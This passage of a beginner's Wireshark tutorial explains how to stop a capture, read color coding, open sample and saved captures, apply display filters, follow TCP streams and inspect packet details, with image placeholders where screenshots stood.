
Click the red "Stop" button near the top left corner of the window when you want to stop capturing traffic.



Color Coding

You'll probably see packets highlighted in a variety of different colors. Wireshark uses colors to help you identify the types of traffic at a glance. By default, light purple is TCP traffic, light blue is UDP traffic, and black identifies packets with errors—for example, they could have been delivered out of order.


To view exactly what the color codes mean, click View > Coloring Rules. You can also customize and modify the coloring rules from here, if you like.



Sample Captures

If there's nothing interesting on your own network to inspect, Wireshark's wiki has you covered. The wiki contains a page of sample capture files that you can load and inspect. Click File > Open in Wireshark and browse for your downloaded file to open one.


You can also save your own captures in Wireshark and open them later. Click File > Save to save your captured packets.



Filtering Packets


If you're trying to inspect something specific, such as the traffic a program sends when phoning home, it helps to close down all other applications using the network so you can narrow down the traffic. Still, you'll likely have a large amount of packets to sift through. That's where Wireshark's filters come in.

The most basic way to apply a filter is by typing it into the filter box at the top of the window and clicking Apply (or pressing Enter). For example, type "dns" and you'll see only DNS packets. When you start typing, Wireshark will help you autocomplete your filter.




You can also click Analyze > Display Filters to choose a filter from among the default filters included in Wireshark. From here, you can add your own custom filters and save them to easily access them in the future.

For more information on Wireshark's display filtering language, read the Building display filter expressions page in the official Wireshark documentation.




Another interesting thing you can do is right-click a packet and select Follow > TCP Stream.

You'll see the full TCP conversation between the client and the server. You can also click other protocols in the Follow menu to see the full conversations for other protocols, if applicable.




Close the window and you'll find a filter has been applied automatically. Wireshark is showing you the packets that make up the conversation.




Inspecting Packets

Click a packet to select it and you can dig down to view its details.



You can also create filters from here — just right-click one of the details and use the Apply as Filter submenu to create a filter based on it.



Wireshark is an extremely powerful tool, and this tutorial is just scratching the surface of what you can do with it. Professionals use it to debug network protocol implementations, examine security problems and inspect network protocol internals.